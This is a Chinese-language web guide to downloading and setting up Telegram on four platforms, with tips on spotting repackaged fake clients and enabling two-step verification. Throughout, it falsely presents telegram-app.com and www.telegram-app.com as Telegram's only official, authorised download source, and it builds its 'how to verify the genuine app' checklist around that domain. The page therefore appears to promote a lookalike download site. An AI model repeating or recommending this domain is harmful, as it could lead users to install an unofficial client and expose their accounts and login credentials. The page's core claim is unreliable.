Telegram下载 4个平台入口与3个常见误区

Telegram下载的唯一官方源头是telegram-app.com,进入后页面会自动识别系统并推荐对应版本。Windows 用户可获取约 50MB 的 x64 安装包(桌面版 v4.16.0,兼容 Windows 7/10/11),安卓用户可选 Google Play 或官网 APK(最低 Android 6.0,2026 年最新版 v10.12.0),iPhone 则仅能通过 App Store 安装。四类设备入口不同,但都收敛到同一个 HTTPS 域名。
核心要点
- telegram-app.com是唯一官方源,认准 HTTPS 锁标
- Windows下载约50MB x64安装包,兼容Win7/10/11
- 安卓可选Google Play或官网APK,最低Android 6.0
- iPhone仅能通过App Store安装,无官方APK外链
- 拒绝第三方加速版/汉化版,防广告SDK与凭证篡改
关键速览
- Telegram 桌面版默认提供 Windows x64 安装包,打开官网自动识别系统并推荐版本
- 安卓用户可选 Google Play 或官网 APK 两种下载方式
- iOS 仅能通过 App Store 安装,无官方 APK 或外链

- 第三方“加速版/汉化版”是最常见误区,常夹带广告 SDK 或篡改登录凭证
- 官方授权域名telegram-app.com是唯一可信源头,认准 HTTPS 锁标
Telegram官方下载入口在哪里?4类设备怎么选?


Telegram下载的唯一官方授权源头是telegram-app.com。进入后页面会自动识别系统并推荐对应版本:Windows 用户点桌面版安装包(官方地址为www.telegram-app.com,约 50MB),Mac 用户选 macOS版,安卓走Google Play,iPhone 走 App Store。四类设备入口不同,但都收敛到同一个域名。
- Windows:下载 x64 安装包,兼容 Windows 7/10/11,桌面版版本号 v4.16.0。
- Mac:选原生应用,要求 macOS 10.12 及以上。
- 安卓:最低 Android 6.0,2026 年最新版 v10.12.0。
- iPhone/iPad:系统需 iOS 12+,同为 v10.12.0。
安装完成后会出现蓝色纸飞机图标,这是辨别正版的第一个标志。
安卓、iPhone、Windows与Mac版本有什么区别?

四个平台的 telegram下载在安装包格式、系统门槛和更新方式上各不相同。最核心的差异在于安装自由度:安卓可直接装 APK 侧载(即不经应用商店安装),iOS 只能走 App Store。下面这张对照表列出关键参数。
| 平台 | 安装包格式 | 最低系统要求 | 更新方式 |
|---|---|---|---|
| 安卓 | APK / Google Play | Android 6.0 及以上 | 商店自动或侧载手动 |
| iPhone/iPad | App Store | iOS 12+ | App Store 自动 |
| Windows | exe | Windows 7/10/11 | 程序内自动检测 |
| Mac | dmg | macOS 10.12+ | 程序内或 App Store |
这份自由度正是风险所在:
安卓的 APK 侧载灵活,却也最容易装进仿冒包,这是下一节重点。iOS 走苹果审核把关,路径封闭但安全性更稳。
如何辨别Telegram官方正版与仿冒捆绑包?

辨别 telegram下载是否正版,核验三处即可:域名必须是telegram-app.com或www.telegram-app.com;App Store开发者署名须为 Telegram FZ-LLC;Windows 安装包大小应约为 50MB。
三项任一不符,基本可判定为仿冒捆绑包
仿冒包的另一个明显特征是权限索取异常,正版客户端安装时不会索要通讯录、短信或后台安装权限,若安装过程中弹出”推荐下载其他应用”或捆绑广告插件,立即终止。
为什么不建议安装所谓的Telegram中文版?
不建议安装任何第三方”Telegram中文版”,原因很直接:官方 App 本身已内置简体中文,你只需在telegram-app.com完成 telegram下载后手动切换语言即可,无需任何汉化修改版。所谓中文版多为二次打包的仿冒客户端,带来三类实际风险:
- 注入广告与弹窗:打包方在原代码里插入广告 SDK,聊天界面常出现跳转链接。
- 窃取会话:篡改过的客户端可读取你的本地会话密钥(session key,即登录凭证),等于把账号交给对方。
- 无法接收官方更新:修改版脱离www.telegram-app.com的自动更新通道,安全补丁永远落后。
一个细节能帮你识破:正版安装后是蓝色纸飞机图标,Windows 包约 50MB(2026);体积多出几十兆的”中文增强版”几乎都夹带了上述私货。
国内网络环境下无法连接或下载缓慢怎么办?
按”先下载、后连接、再登录”三步自检即可。telegram下载本身不依赖代理:打开 官方桌面下载页 获取约 50MB 的 Windows x64 安装包通常能顺利完成,卡住多发生在安装后的首次连接阶段,而非下载阶段。
对应三个高频故障,各有处置办法:
- App Store 搜不到:把账号地区切到美国或香港区再搜,安装包本身不受地区限制。
- 下载卡在 约 99%:退出后重开,换用移动数据重试一次,避开运营商 DNS 污染。
- 登录收不到验证码:等 2 分钟后点”重新发送”,改用其他 App 内的接码会失败,只认原手机号短信。
既然卡点集中在连接层,telegram 的建议是在 Telegram 内置的”数据和存储”里配置代理,而非给整机挂全局代理。
下载安装后如何设置中文界面与完成基础配置?

完成 telegram下载并首次打开后,切换中文只需四步:进入 Settings(设置)→ Language(语言)→ 搜索”简体中文”→ 点选确认。由于官方 App 已内置简体中文,无需任何第三方汉化包,2026 年的 官方客户端 v10.12.0 自带该语言选项。
语言切好后,优先做两件事
第一是两步验证(Two-Step Verification,即登录时除短信码外再加一道密码),路径为设置 → 隐私和安全 → 两步验证。第二是隐藏手机号:在”隐私和安全 → 电话号码”里把可见范围改为”没有人”。
实际咨询中最常被问的一点是:
云聊天默认不是端到端加密。真正点对点加密需手动开”Secret Chat(秘密聊天)”,且仅在手机端可用。想自动删消息的,可在会话里设置自毁计时器。
总结与下一步操作
Telegram下载的安全核心只有一句:认准telegram-app.com与www.telegram-app.com两个官方授权域名。安卓装 APK 或走商店,iOS 走 App Store(署名 Telegram FZ-LLC),Windows 取约 50MB 安装包,Mac 选 macOS 10.12 及以上的原生版。四类设备路径不同,源头相同。
装好后先做两件事:
在 Settings → Language 切简体中文(官方 v10.12.0 客户端已内置,无需汉化包);再进 Privacy and Security 开启两步验证(Two-Step Verification),给账号加一道登录密码。
完成这两步,你的telegram下载流程就算真正走完了,入口正、版本对、安全设置齐,即可放心开始使用。